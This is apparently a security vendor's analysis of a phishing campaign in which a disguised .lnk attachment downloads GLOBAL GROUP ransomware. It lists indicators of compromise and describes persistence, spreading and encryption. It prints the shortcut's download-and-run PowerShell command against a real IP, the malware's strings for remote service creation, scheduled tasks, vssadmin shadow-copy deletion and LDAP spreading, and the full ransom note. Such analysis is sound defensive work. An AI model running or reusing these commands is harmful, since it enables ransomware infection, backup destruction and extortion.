

LNK Phishing Fuels Global Group Ransomware

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Phorpiex Phishing Campaign Delivers GLOBAL GROUP Ransomware

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12 min read

Lydia McElligott

Research

We recently observed a high-volume Phorpiex campaign delivered through phishing emails with the subject "Your Document." It's a subject line that's been heavily used in largescale campaigns throughout 2024 and 2025.

The phishing email includes a seemingly harmless attachment that is in fact a weaponised Windows Shortcut (.lnk) file. This malicious shortcut highlights how attackers continue to exploit everyday file types to gain an initial foothold in a victim's system.

By combining social engineering, stealthy execution, and LivingofftheLand (LotL) techniques, the file silently retrieves and launches a second stage payload without raising suspicion.

Here's the attack chain:




Fig. 1 - Attack chain

Why LNK Attachments Still Work

Windows shortcut files are still one of the simplest ways to turn a single click into code execution. In inboxes, a .lnk can be disguised as a normal document by using double extensions (for example, Document.doc.lnk) and relying on Windows default settings that hide known file extensions. To most users, the filename reads like a Word document, not a shortcut that can launch commands.

Attackers also lean on familiar visual cues. By borrowing icons from legitimate Windows resources like shell32.dll, the attachment can look like a trusted file type at a glance. That mix of “document-looking name” plus a recognisable icon reduces hesitation, especially in high volume phishing where the goal is speed and scale.

Once clicked, a shortcut can execute cmd.exe or PowerShell directly, pass arguments quietly, and chain actions without dropping an obvious installer. That low-friction path is why LNK lures keep showing up in commodity campaigns: they are easy to generate, easy to theme, and they reliably bridge the gap between a phishing email and a payload download.

Analysing the Email Sample




Fig.2 - Phishing email sample

The attachment file is named Document.doc.lnk, a classic trick that relies on Windows hiding the .lnk extension. To the victim, it appears to be a normal Word document. Metadata shows the shortcut uses an icon from shell32.dll, completing the illusion with a familiar document-style icon.

Execution Flow at a Glance

- 1: **User opens the phishing email** and sees an attachment that appears to be a document (double extension).
- 2: **User clicks attachment** which is actually a Windows shortcut (.lnk).
- 3: The shortcut launches **cmd.exe** with embedded arguments (no visible installer).
- 4: cmd.exe invokes **PowerShell** to run a download-and-execute sequence.

5: PowerShell **pulls the payload from a remote URL** (HTTP/HTTPS) and writes it to disk.

6: The downloaded file is saved in a system-like location and name, for example:

C:\Windows\windrv.exe

7: PowerShell (or cmd.exe) **executes the dropped binary** (often via Start-Process).

8: The ransomware then proceeds into **local execution mode** (including “mute” behavior) and begins its run sequence.

```
File Type           : LNK
File Type Extension : lnk
MIME Type           : application/octet-stream
Flags               : IDList, LinkInfo, RelativePath, CommandArgs, IconFile, Unicode, ExpString
File Attributes     : Archive
Create Date         : 2024:05:22 17:45:30+01:00
Access Date         : 2026:01:04 17:21:49+00:00
Modify Date         : 2024:05:22 17:45:30+01:00
Target File Size    : 236544
Icon Index          : 1
Run Window          : Show Minimized No Activate
Hot Key             : (none)
Target File DOS Name : cmd.exe
Drive Type           : Fixed Disk
Drive Serial Number  : 462F-346D
Volume Label        :
Local Base Path      : C:\Windows\System32\cmd.exe
Relative Path        : ..\..\..\Windows\System32\cmd.exe
Command Line Arguments : /c powershell.exe ExecutionPolicy Bypass (New-Object System.Net.WebClient
).DownloadFile('http://178.16.54.109/spl.exe', '%userprofile%\windrv.exe');Start-Process '%userprofile%\wind
rv.exe'
Icon File Name       : shell32.dll
Environment Target    : %windir%\System32\cmd.exe
```

Fig. 3 - Email attachment

The metadata also shows a creation date of May 2024, suggesting the attacker either reused an older LNK template or maintained dormant infrastructure before launching this campaign. When executed, the shortcut silently launches cmd.exe in the background, which in turn invokes PowerShell to retrieve a remote payload. The file spl.exe is downloaded from 178[.]16[.]54[.]109 and written to %userprofile%\windrv.exe, a name chosen to resemble a legitimate Windows driver. PowerShell then executes the newly dropped file via StartProcess, completing the second stage delivery without any visible activity to alert the user.

Phorpiex is a modular Malware-as-a-Service botnet that has been active since roughly 2010. It is commonly used to distribute secondary payloads such as ransomware, cryptominers, and spam components. Its operators often rely on lightweight downloaders delivered through phishing

campaigns to initiate their infection chains. In this case, the infection chain ultimately leads to the deployment of GLOBAL GROUP, a Ransomware-as-a-Service (RaaS) operation that emerged as a successor to Mamona ransomware.

What Makes GLOBAL GROUP Different

GLOBAL GROUP ransomware diverges from traditional ransomware families by operating in a fully "mute" mode. Instead of contacting a command-and-control (C2) server, it performs all activity locally on the compromised system. The ransomware does not retrieve an external encryption key; instead, it generates the key on the host machine itself. As a result, despite the claims made in its ransom note, GLOBAL GROUP conducts no data exfiltration and is fully capable of executing in offline or air-gapped environments. This offline-only design also increases its likelihood of evading detection in networks where monitoring efforts rely primarily on observing suspicious or anomalous traffic.

In this instance, the ransomware is written to disk as a binary masquerading as a legitimate Windows executable named windrv.exe.





Fig. 4 - Command prompt launches PowerShell

Static analysis shows the GLOBAL GROUP sample is not packed. The binary is highly verbose, and much of its behaviour can be inferred from its embedded strings. Originating as a commodity malware, the sample contains several modules that can be readily identified.

Key Behaviours and Defensive Telemetry

The ransomware uses a ping command as a simple timer before removing itself from disk to impede forensic analysis.



```
all shares processed
cmd.exe /C ping 127.0.0.7 -n 3 > Nul & Del /f /q "%s"
USERPROFILE
\\wallpaper.bmp
```

Fig. 5 - Ping command strings

This command spawns a new instance of the command processor, which sends three ICMP echo requests to the unusual loopback address 127.0.0.7. Because Windows introduces approximately a one-second delay between each ping, the -n 3 option results in a roughly three-second pause. This delay allows the ransomware to complete its execution and terminate cleanly from memory. Once the ping sequence finishes, the final portion of the command deletes the ransomware binary from disk, reducing available artifacts for later forensic investigation.

The malware includes anti-virtualisation and anti-analysis functionality by enumerating running processes on the host system. It checks for processes associated with virtualised environments used in malware analysis and sandboxing, and for common analysis tools. Additionally, it identifies database-related processes and terminates them to release file locks, thereby increasing the volume of data available for encryption.




Fig. 6 - Visualization strings




Fig. 7 - Database-related strings




Fig. 8 - Analysis tool strings

The cleanup module establishes persistence by copying itself to %windir%\Temp\cleanup.exe and creating a Windows service configured to start on demand. It uses the Task Scheduler to create a task named "CoolTask" that executes at system startup with SYSTEM privileges, triggers it immediately, and then deletes the scheduled task to reduce its forensic footprint while maintaining persistence through the service.

```
\\%s\admin$
%s\Temp\cleanup.exe
Radio_%d
sc \\%s create %s binPath= "%%windir%%\Temp\cleanup.exe %s" start= demand
sc \\%s start %s
schtasks /create /s %s /u %s /p %s /tn "CoolTask" /tr "%%windir%%\Temp\cleanup.exe %s" /sc once /st 00:00 /ru "SYSTEM" /f
schtasks /run /s %s /u %s /p %s /tn "CoolTask"
schtasks /delete /s %s /u %s /p %s /tn "CoolTask" /f
```

Fig, 9 - Cleanup module strings

The sample supports lateral movement and network propagation. It leverages ACTIVE_DS.dll and performs LDAP queries to harvest information from Active Directory, enabling it to enumerate domain objects and identify additional endpoints within the network. The malware is also capable of creating Windows services on remote machines, facilitating automated deployment across the domain. Using ADVAPI32.dll, it can interact with credential-handling functions, allowing it to impersonate users, including escalating to a domain administrator. In addition, the sample includes mechanisms to manipulate or clear event logs, helping it conceal its activity and hinder forensic analysis.

LDAP domain spreading enabled
local only (-skip-net)
network only (-skip-local)
Local + Network
encryption mode: %s
README.
config decrypted
mount drive mode enabled
config error
Custom icon set for %s
printing note to all available printers
invalid time format! Use HH:MM format (e.g. 17:30)
waiting until %02d:%02d before starting
starting ldap netspread
-skip-net -log
%s\%s
using impersonation for LDAP spreading with user: %s
failed to impersonate current user for LDAP
failed to get current user credentials for LDAP
need -u and -p for ldap netspread or enable impersonation
got no path, encrypting all drives.
%c:\
found drive %c:\ - Type: %d
added drive %c:\ to encryption list
no drives found to encrypt!
found %d drives to encrypt
using %d custom paths

Path %d: %s

waiting %d seconds before starting

starting encryption in PANIC MODE

starting encryption: (files <= 5MB 100%%, > 5MB 20%%)

starting encryption: (files <= 5MB 100%%, > 5MB %d%%)

Fig. 10 - LDAP spread strings

ICMP PING DAT
[!] Failed to initialize COM: 0x%08lx
[+] LDAP domain: %ws
[!] LDAP connection not initialized
[!] Failed to bind to rootDSE: 0x%08lx
[!] Failed to get defaultNamingContext: 0x%08lx
[!] Failed to bind to domain: 0x%08lx
[!] Failed to set search preference: 0x%08lx
[!] Failed to execute search: 0x%08lx
[!] No computers found in the directory
[+] Found %d computers in the domain
[!] Memory allocation failed for computer list
[!] Failed to execute search (second pass): 0x%08lx
[+] Successfully retrieved %d computer names
[!] DNS query failed for %ws: %d
[+] Attempting to execute on remote host: %ws
[!] DNS lookup failed, using hostname directly: %ws
[+] Resolved %ws to IP: %ws
[!] Host not responding: %ws (%ws)
[+] Host is alive: %ws (%ws)
[+] Connecting to share: %ws
[!] Failed to connect to share: %ws (Error: %d)
[+] Connected to share, copying binary
[+] Creating service on remote host
[+] Starting service on remote host
[+] Successfully executed on remote host: %ws
[!] Failed to create service, trying scheduled task
[+] Successfully executed via scheduled task on remote host: %ws
[!] Failed to copy binary to remote host: %ws
[+] Running on Domain Controller
[!] Failed to initialize LDAP
[+] Current computer: %ws
[!] Failed to query computers in the domain

Fig. 11 - Worm capabilities in strings

The ransom note is embedded directly into the binary.

Your network has been breached. Data has been encrypted and stolen.
 All systems reachable within your environment - servers, workstations, virtual machines, and network attached storage are affected.
 Encryption was performed using secure cryptographic methods. Restoration without our assistance is not possible.
 Attempts to recover data independently or with third-party tools may result in permanent data loss.

--- RESOLUTION ---
 We can provide:
 - A decryption tool
 - Clear recovery instructions
 - Report of how the attack was performed
 - Deletion of stolen data
 - No further attacks on your company

This offer is time limited.

--- VERIFICATION ---
 Upon request, we will decrypt a few non-critical files to demonstrate our capability.

--- NON-COMPLIANCE ---
 Failure to establish contact may result in:
 - Permanent loss of encrypted data
 - Additional measures, including data disclosure

--- COMMUNICATION ---
 All communication must occur through the secure channel provided. Do not contact law enforcement or external response teams, as this will not restore your systems.

1. Download Tor-Browser (www.torproject.org)
2. Visit URL: <http://ui2uleaiiscbttcooyi34cy5u3plpd5wraiza6wtibolshuf7tnzziid.onion/chat/CRe1VbMjqOyD&PxJc2WGaBkqVxjrhQZ>
3. Enter Credentials: pkS4vlEathLgSsDbuAcNfgTgEV7DENoz

Reco

Fig. 12 - Ransom note in strings

```
deleting shadow copies (if any)
cmd.exe /c vssadmin delete shadows /all /quiet
failed to delete shadow copies, error: %d
```

Fig. 13 - Delete shadow copies in strings




Fig. 14 - Delete shadow copies process

During execution the GLOBAL GROUP ransomware launches an instance of itself in a detached process. This temporary executable conducts the primary ransomware functionality. It encrypts user files and documents across multiple directories appending the files with the extension **.Reco**.



Fig. 15 - Executable chain



Fig. 16 - Encrypted files

Files are encrypted using ChaCha20-Poly1305 encryption algorithm. This version (used by GLOBAL GROUP) is much more robust than earlier Mamona samples for which decrypter tools are publicly available. ChaCha20-Poly1305 uses Authenticated Encryption (Poly1305), which means the file cannot be tampered. Decryption is not possible without the attacker’s private key.

A README.Reco.txt ransom note is dropped to various locations on the compromised host. The attackers direct victims to communicate via a Tor based onion site on the dark web.

Operation	Path	Result
WriteFile	C:\Tools\README.Reco.txt	SUCCESS
WriteFile	C:\\$Recycle.Bin\S-1-5-21-360875903-648981552-1090246329-1001\README.Reco.txt	SUCCESS
WriteFile	C:\OneDriveTemp\S-1-5-21-360875903-648981552-1090246329-1001\README.Reco.txt	SUCCESS
WriteFile	C:\Python310\DLLs\README.Reco.txt	SUCCESS

Fig. 17 - Processes dropping ransom note




Fig. 18 - README ransom note

GLOBAL GROUP can be identified in a few different ways. First, the malware replaces the user's desktop wallpaper image with a message stating the system has been compromised by GLOBAL GROUP.




Fig. 19 - Actual ransom note

Another identifying feature is the presence of the mutex `Global\Fxo16jmdgujs437`, visible within the malware's strings. Malware authors commonly use mutexes to prevent multiple instances of the same malware from running simultaneously on a single system.

encoding (2)	size (bytes)	offset	flag (64)	value (4998)
unicode	22	0x00027B40	-	Global\Fxo16jmdgujs437

Fig. 20 - GLOBAL GROUP mutex

Additionally, encrypted files contain a unique file marker - `xcrydtednotstill_amazingg_time!!`, which is characteristic of GLOBAL GROUP. This marker can be observed by inspecting an encrypted file in a hex editor.

Microsoft.PowerShell_profile.ps1.Reco																	
Offset (o)	00	01	02	03	04	05	06	07	10	11	12	13	14	15	16	17	Decoded text
00000000	20	E2	E3	96	48	2E	CA	CC	2D	2F	14	2F	82	84	C4	5F	âä-H.ÊÏ-/. /,,Ä
00000020	39	C7	2C	5D	DD	2E	FE	C5	DB	8C	36	C8	40	AB	EA	CC	9Ç,]Ý.þÄÜÊË@«êÏ
00000040	12	5C	E9	B3	AB	FC	DB	46	C7	77	9F	FB	44	8C	E8	46	.\é'«üÜFÇwÝÜDGEF
00000060	EA	AF	CF	4B	0B	E8	B9	43	0B	CB	B5	33	C4	4C	F0	BB	ê-ÏK.è¹C.Ëþ3ÄLð»
00000100	DD	EC	44	AF	14	CB	CC	73	25	7B	71	42	7B	3F	C5	E8	ÝìD-.Ëis*(qB(?Âè
00000120	C1	37	5A	55	6C	40	89	25	65	00	5E	34	59	D3	41	E4	Ä7ZU1@%e.~4YÓAä
00000140	4A	6B	64	78	50	EE	BC	8B	F7	24	97	E1	FF	CA	EC	B3	JkdxPi«÷\$-äýËi'
00000160	32	EA	C4	1A	74	70	EC	76	0B	3F	E7	88	34	E7	1D	F9	2êÄ.tpiv.?ç^4ç.ù
00000200	8A	AC	77	D2	CC	0C	EA	F9	55	61	13	CB	53	82	E6	B8	Š-wÖl.èùUa.ËS,æ,
00000220	57	35	61	B4	5A	B6	F8	ED	47	5B	5D	3A	B5	A0	7D	57	W5a'ZÏøiG[]:µ }W
00000240	27	6A	E6	03	17	B1	6B	A3	9E	4D	65	50	88	AC	C0	9E	'jæ..±kfZMeP^-Äž
00000260	2C	01	3B	CD	73	E2	BD	EE	FC	9F	A4	6B	8E	64	B7	B3	,,;ísâ%üÿ«kžd·
00000300	FB	4C	A0	E1	1E	BA	D5	13	46	69	B9	1C	D5	D6	05	52	ûL á.°Ö.Fi¹.ÖÖ.R
00000320	7E	EA	D5	02	DB	B6	0D	E0	AC	43	C0	41	0D	AA	4E	94	~êÖ.Üq.â-CÄA.*N"
00000340	C5	EF	07	CA	AF	D1	3A	60	80	9D	31	43	1B	C1	A7	C6	Äì.Ê-Ñ:~€¹C.ÄSÆ
00000360	33	99	6D	E1	BE	2D	1C	0C	78	A4	34	AF	C9	7D	4D	1E	3ªmä%-...x#4-Ê)M.
00000400	CA	B7	C9	05	65	94	3C	97	8B	65	5F	F9	12	A4	00	00	Ê·Ê.e"←←e.ù.π..
00000420	00	00	78	63	72	79	64	74	65	64	6E	6F	74	73	74	69	...kcyrtednotsti
00000440	6C	6C	5F	61	6D	61	7A	69	6E	67	67	5F	74	69	6D	65	ll amazingg time
00000460	21	21	0A	00	00	00	00	00	00	00	00	00	00	00	00	00	!!.....
00000500	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000520	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000540	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000560	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	

Fig. 21 - GLOBAL GROUP file marker

Key Lessons from a Low-Noise Ransomware Chain

This campaign demonstrates how long-standing malware families like Phorpiex remain highly effective when paired with simple, but reliable phishing techniques. By exploiting familiar file types such as Windows shortcut files, attackers can gain initial access with minimal friction, enabling a smooth transition to high-impact payloads like the GLOBAL GROUP ransomware.

Its fully offline execution, local key generation and aggressive artifact removal make detection and recovery particularly challenging. This trend toward quiet, self-contained ransomware underscores the importance of prioritising endpoint behaviour monitoring over network activity alone.

Protection Statement

- **Lure** – Phishing email and .lnk attachment downloader are blocked by email analytics and web analytics
- **Payload** – Downloaded ransomware is added to our malicious hash database

IOCs

Document.zip.lnk 70a4afab44d6a9ecd7f42ab77972be074dec8383a47a2011eb0133a230a4fae3

Dropper	http://178[.]16[.]54[.]109/spl.exe http:// 178[.]16[.]54[.]109/lfuck.exe
Spl.exe/ lfuck.exe	55f3a2d89485bb40ea45e5fa1f24828f71a81ef4ccc541b6657fc7a861ef3add
Mutex	Global\Fxo16jmdgujs437
Ransom note	README.Reco.txt
Encrypted file extension	.Reco
Encrypted file marker	xcrydtednotstill_amazingg_time!!

Lydia McElligott

